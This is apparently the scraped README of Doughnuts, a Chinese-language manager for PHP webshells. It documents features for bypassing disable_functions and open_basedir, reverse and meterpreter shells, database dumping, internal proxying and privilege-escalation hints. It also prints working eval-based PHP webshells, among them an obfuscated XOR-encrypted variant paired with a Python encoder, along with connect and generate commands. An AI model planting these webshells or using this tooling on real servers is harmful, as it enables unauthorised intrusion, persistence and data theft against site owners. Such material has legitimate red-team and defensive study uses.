
Doughnuts
A webshell manager for php🍩
Install / Use
/learn @WAY29/DoughnutsREADME
Doughnuts
一个基于Python3.6+的PHPwebshell管理器
<p align="center"> <a target="_blank" href="https://github.com/Stakcery/MagicStick"> <img alt="" src="https://img.shields.io/github/stars/WAY29/Doughnuts?style=flat"/> </a> <a target="_blank" href="https://github.com/WAY29/Doughnuts/blob/master/LICENSE"> <img alt="" src="https://img.shields.io/badge/license-MIT-green"/> </a> <a target="_blank" href="https://github.com/php/php-src/tree/PHP-7.0.0"> <img alt="" src="https://img.shields.io/badge/python-%5E3%2e6-blue"/> </a> <a target="_blank" href="https://github.com/Stakcery/MagicStick"> <img alt="" src="https://img.shields.io/github/watchers/WAY29/Doughnuts"/> </a> <a target="_blank" href="https://www.codacy.com/gh/WAY29/Doughnuts/dashboard?utm_source=github.com&utm_medium=referral&utm_content=WAY29/Doughnuts&utm_campaign=Badge_Grade"> <img alt="" src="https://app.codacy.com/project/badge/Grade/dc3e98656257440da1f40bfa49f185e3"/> </a> </p>





使用文档
~~终于迎来了新的使用文档!~~
文档中许多内容已经过期,请以新版为准
详细使用文档请前往此页面进行查看。
特征
- 支持连接,记录,管理webshell,方便下一次连接
- 基于eval的连接,支持GET,POST,COOKIE,HEADER四种连接方式
- 请求与响应伪装
- 支持编码payload(已内置base64,str_rot13,hex,doughnuts四种编码,可以通过添加encode文件夹中的py文件进行扩展),以实现连接带有解码的webshell
- 支持绕过open_basedir
- 支持多种方式绕过disable_functions
- 自动识别
- php7-backtrace
- php7-gc
- php7-json
- php7-splDoublyLinkedList
- LD_PRELOAD
- FFI
- COM
- imap_open
- MYSQL-UDF
- fpm(支持四种攻击方式,sock和端口的攻击方式)
- apache-mod-cgi
- iconv
- FFI-php_exec
- php7-reflectionProperty
- user_filter
- 核心功能
- 获取网站,系统,进程信息
- 输出disbale_functions
- 寻找可写的PHP文件(以树状结构显示)
- 寻找配置文件(文件名中包含cfg/config/db/database) 也可以通过修改代码来支持寻找更多的文件(以树状结构显示)
- 执行自定义的php代码
- 获取一个临时的非完全交互式shell和webshell
- 正向/反弹shell
- 可以支持弹meterpreter的shell(php代码实现)
- (仅限双方均为*unix)获取完全交互式的反弹shell
- 读/写/上传/下载/删除/搜索文件,目录打包,分段文件上传/下载
- 数据库管理,临时的sql-shell,数据dump,分段dump
- 端口扫描
- 出网检测
- 集成neo-regeorg,一键开启socks5服务器
- 内网网页文本式浏览代理,可自定义请求方法和数据
- 检测suid文件并给出提权建议 / 检测杀毒软件
- 易于扩展
依赖
- Python3.6+
- Python-requests
- Python-pysocks
- Python-colorama
- Python-prettytable
安装/运行方法
请在3.2版本之前运行过python3 -m doughnuts.install安装的朋友在更新3.2版本之后重新执行此命令!
- 使用pip安装
# 安装
python3 -m pip install doughnuts --user -i https://pypi.org/simple/
# (windows)添加一个bat文件到python根目录下
# (*unix)添加一个可执行文件到/usr/local/bin下
# 安装启动器,以方便调用
python3 -m doughnuts.install
# 运行
doughnuts
# 或
python3 -m doughnuts
# enjoy it!
- 通过poetry安装
pyton3 -m pip install poetry # 或其他方法安装python-poetry
git clone https://github.com/WAY29/Doughnuts.git
cd Doughnuts
# debian/ubuntu系统需要运行此命令
apt-get install python3-venv
# 安装
poetry install
# 运行
poetry run python3 Doughnuts/doughnuts.py # 应该对所有系统生效
# enjoy it!
- 直接安装
# 安装PYTHON 3.6+
git clone https://github.com/WAY29/Doughnuts.git
cd Doughnuts/doughnuts
pip3 install -r requirements.txt 或 pip3 install requests pysocks colorama prettytable tqdm
# (windows)添加一个bat文件到python根目录下
# (*unix)添加一个可执行文件到/usr/local/bin下
# 安装启动器,以方便调用
python3 install.py
# 运行
doughnuts
# 或
python3 doughnuts.py
# enjoy it!
- 使用docker
# 启动一个doughnuts容器
docker run --name doughnuts -itd longlone/doughnuts
# 执行doughnuts容器的bash
docker exec -it doughnuts bash
# 在容器中运行doughnuts,这样你可以存储webshell记录等
doughnuts

# 或者直接执行doughnuts
docker run --rm -it longlone/doughnuts:cli
使用例子
由于windows原因,在windows命令行连接下不支持&符号连接参数。 尽量将额外参数包裹引号进行传递,且逐一拆分。 好的习惯:"data:a=123" "data:b=456" 坏的习惯:"data:a=123&b=456" (在windows命令行下会连接失败)
-
普通webshell:
-
最平凡的webshell:
//test1.php
<?php
error_reporting(0);
eval($_POST['2333']);
?>
那么只需要运行Doughnuts.py,并输入以下命令,即可成功连接至webshell:
connect http://localhost/test1.php POST 2333 -
带解码的webshell:
//test2.php
<?php
error_reporting(0);
eval(str_rot13(base64_decode($_REQUEST['2333'])));
?>
那么只需要运行Doughnuts.py,并输入以下命令,即可成功连接至webshell:
connect http://localhost/test2.php POST 2333 rot13 base64 -
需要额外参数与解码的webshell:
//test3.php
<?php
if(@md5($_POST['a']) == "202cb962ac59075b964b07152d234b70"){  // a=123
	@eval(base64_decode($_POST['2333']));
}
那么只需要运行Doughnuts.py,并输入以下命令,即可成功连接至webshell:
connect http://localhost/test.php POST 2333 base64 "data:a=123"
-
-
生成webshell:
- 运行doughnuts
- 执行
generate a.php POST pass salt 1生成webshell,名字为a.php - 上传a.php 根据提示执行
connect {木马url} POST pass doughnuts-salt连接webshell
自定义编码器
- 进入doughnuts/encode目录
- 新建/拷贝一个py文件,起一个名字,以time.py为例
- 文件中只需要写一个run函数,类似于
from libs.config import alias


@alias(True)
def run(data: str):
    cipher = data
    return cipher
- 参数解释: data是传输的数据,为字符串,cipher为传出的数据,也应该为字符串
- 重启doughnuts即可使用
se/show_encoders命令查看自定义的编码器,连接时使用connect URL 请求方法 密码 编码器名字即可使用自定义编码器 - 一个例子,以时间为秘钥的编码器
from libs.config import alias
from hashlib import md5
from base64 import b64encode
import time


@alias(True)
def run(data: str):
    format_time = time.strftime("%Y-%m-%d %H:%M", time.localtime())
    key = md5(format_time.encode()).hexdigest().encode()
    data = data.encode()
    cipher = bytes(data[i] ^ key[i % 32] for i in range(len(data)))
    cipher = b64encode(cipher).decode()

    return cipher
对应的php webshell
<?php
class COMI {
    public $c='';
    function __destruct() {
        return eval(substr($this->c, 0));
    }
}
date_default_timezone_set("PRC");
$comi = new COMI();
$password = &$password1;
$password1 = $_REQUEST['x'];
$post = &$password;
$post=base64_decode($post);
$key=md5(date("Y-m-d H:i",time()));
for($i=0;$i<strlen($post);$i++){
    $post[$i] = $post[$i] ^ $key[$i%32];
}
$lnng1 = &$lnng;
$lnng = $post;
$lnng2 = $lnng1;
@$comi->c = substr($lnng2, 0);
?>
自定义webshell模板
- 进入doughnuts/webshell_plugins目录
- 新建/拷贝一个py文件,起一个名字,以test.py为例
- 文件中只需要写一个get_php函数,类似于
def get_php(keyword: int = 4, passwd: str = "", salt: str = ""):
    ...
- 各个参数解释
- keyword是一个数字对应一种请求方式,分别对应: GET->3 POST->4 COOKIE->5 HEADER->6
- passwd是连接webshell的密码
- salt是用于加密算法的盐,你可以不需要使用这个参数,但是函数定义里必须存在
- 重启doughnuts或者在doughnuts使用
reload generate重新加载generate命令,即可使用doughnuts生成自定义webshell
参考
- https://github.com/WangYihang/Webshell-Sniper
- https://github.com/epinna/weevely3
更新日志
4.24.0
- 4.24.0
- 新增功能
- memshell: 通过交互式操作注入php内存马,仅作用于fastcgi,详情请看这里
- 优化
- 优化bdf-fpm的逻辑,修复一些bug
- 新增功能
4.23.0
- 4.23.0
- 新增功能
- bdf-php-concat_function: 对应数字17,详情请看这里
- 新增功能
- 4.23.1
- 修复bug
- connect: 某些webshell无法连接的问题 (出现 IndexError)
- cat: 在使用DOMDocument读取文件时没有base64解码的错误
- portscan: 无法使用的问题
- upload: 使用file_put_contents上传文件时错误的问题
- 修复bug
- 4.23.2
- 修复bug
- 在linux下调用vi编辑器会导致无法写入的问题
- webshell/db_shell/shell 命令现在会根据switch命令切换原始/补全模式
- 修复bug
- 4.23.3
- 修复bug
- upload无法使用的bug
- 在艰难环境下连接webshell的优化
- 修复bug
4.22.0
- 4.22.0
- 新增功能
- extension
- 查看当前php所装扩展
- extension
- 优化功能
- 去除安装脚本中部分多余代码
- 用随机字符标识替代原先固定标识符的webshell是否存活检测
- 现在输入完整命令后按方向键(→)或tab显示候选参数
- 现在会根据自带的base64函数是否可用自动补上base64函数头
- cat
- 现在会根据情况自动选择读取文件方式
- write
- 现在会根据情况自动选择写入文件方式
- 重构代码
- 在libs目录中加上如functions/[插件目录]/[插件函数]形式,便于插件可读性的提高
- 对myapp.py中大部分php代码进行包装转移
- 对connect.py中部分php代码进行包装转移
- 对webshell_plugins内大部分插件的php代码进行包装转移
- 修复bug
- readline:
- 在自动补全参数时有可能会重复补全命令的错误
- 无法对general中命令参数进行自动补全的错误
- 有关debug代码部分的错误
- 更正部分文本错误,去除部分多余代码
- readline:
- 新增功能
4.21.0
- 4.21.0
- 新增功能
- bdf-shellshock: 对应数字16,Bash破壳(CVE-2014-6271)漏洞
- 修复bug
- bdf-fpm: 在某些情况下误判目标并不是使用fpm启动,现在解除这个限制,由使用者自己决定
- 新增功能
4.20.0
- 4.20.0
- 新增特性
- 在极端环境下连接webshell
- 新增功能
- bdf: 12-iconv 增加bypass函数
- 新增特性
4.19.0
- 4.19.0
- 新增功能
- bdf: 新增user_filter模式,适用于7.0-8.0所有版本
- 新增功能
4.18.0
- 4.18.0
-
修复bug
- proxy: 可能失效的问题
- db_shell: 命令重复执行
-
优化功能
- upload
- 使用$_FILES上传失败时显示失败原因
- socks
- windows下http path的默认值使用/替换\
- upload
-
新增功能
- db_exec
- 启动编辑器执行任意sql语句
- db_exec
-
- 4.18.1
- 修复bug
- db_mdump
- 重试无效的问题
- 线程不安全导致dump的数据不全或重复的问题
- 数据为空时与数据类型不匹配的问题,将''替换为null
- db_mdump
- 修复bug
- 4.18.2
- 修复bug
- mdownload
- 重试后无论如何都显示下载失败
- mdownload
- 优化功能
- 使用自定义的函数获取php配置选项的值,而非ini_get
- getenv
- 使用自定义的函数获取php配置选项的值,而非ini_get
- mdownload
- 添加hash验证
- 增加提示
- 使用临时文件而非内存存储chunk
- 请求: 添加重试次数2
- 修复bug
- 4.18.3
- 修复bug
- mdownload,download在下载时会创建文件夹
- write写入文件名错误
- edit编辑文件时为空
- README
- 添加shields
- 修复bug
4.17
- 4.17.0
- 添加说明
- bdf: 补充4.15新增的fpm-ftp模式的说明
- 新增功能
- bdf-fpm:
- (实验性功能,不稳定)现在会询问是否在所有请求中都攻击fpm以获取结果,可以用于绕过open_basedir等限制,暂不支持ftp模式
- system:
- 若命令以&结尾,则会将其起新线程挂在后端执行
- bdf-fpm:
- 添加说明
4.16
- 4.16.0
- 优化功能
- socks
- 支持代理选项,支持如`ht
- socks
- 优化功能
Related Skills
node-connect
343.1kDiagnose OpenClaw node connection and pairing failures for Android, iOS, and macOS companion apps
frontend-design
90.0kCreate distinctive, production-grade frontend interfaces with high design quality. Use this skill when the user asks to build web components, pages, or applications. Generates creative, polished code that avoids generic AI aesthetics.
openai-whisper-api
343.1kTranscribe audio via OpenAI Audio Transcriptions API (Whisper).
qqbot-media
343.1kQQBot 富媒体收发能力。使用 <qqmedia> 标签,系统根据文件扩展名自动识别类型(图片/语音/视频/文件)。
